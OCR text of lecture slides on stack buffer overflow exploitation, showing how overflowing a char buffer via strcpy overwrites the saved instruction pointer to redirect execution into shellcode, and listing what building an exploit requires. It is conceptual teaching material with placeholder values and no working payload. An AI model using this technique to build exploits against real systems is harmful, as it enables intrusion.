
Stack Overflow Exploitation


Content



Intel Architecture
Memory Layout
C Arrays
Assembler
Shellcode
Function Calls
Debugging
Buffer Overflow
BoF Exploit
Remote Exploit
Exploit Mitigations
Defeat Exploit Mitigations

Buffer Overflow Exploit

Challenge

Buffer Overflow Exploit





Buffer Overflow Exploit

Saved IP (&__libc_start)

Saved Frame Pointer


Local Variables <main>

Argument arg1 for <foobar>

Saved IP (&return)

Saved Frame Pointer

Local Variable 1



Buffer Overflow Exploit

`char` **`firstname`**`[64]`	**SIP**

strcpy(**firstname**, “AAAA AAAA AAAA AAAA”);

`AAAA AAAA AAAA AAAA`	`XXXX`

(0xXXXX = address of previous function)

Write up

Buffer Overflow Exploit

`char firstname[64]`	`SIP`


strcpy(**firstname**, “AAAA AAAA AAAA AAAA **BBBB**”);

`AAAA AAAA AAAA AAAA`	`BBBB`

Attacker can call any code he wants
But: What code?


Buffer Overflow Exploit

Return to Stack:



Jump to buffer with shellcode

Buffer Overflow Exploit



Jump to buffer with shellcode

Buffer Overflow Exploit

&password
&username
SIP
SFP
isAdmin
firstname[64]

Stack Frame
<handleData>

Buffer Overflow Exploit

&password	
&username	
SIP	**&firstname**
SFP	AAAA
isAdmin	**AAAA**
firstname[64]	**CODE CODE** **CODE CODE** **CODE CODE** **CODE CODE** **CODE CODE** **CODE CODE** **CODE CODE**

Buffer Overflow Exploit

The basic Problem: In-band signaling

Usually have:

- Control data
- User data

Like old telephone networks

- 2600 hz: Indicate line is free
- With a 2600hz tone, you could phone anywhere, for free
- Oups, accidently created Legion of Doom

Buffer Overflow Exploit Creation

Buffer Overflow Exploit Creation

What is required to create an exploit?

- The Shellcode
- The distance to SIP
- The address of shellcode (in memory of the process)

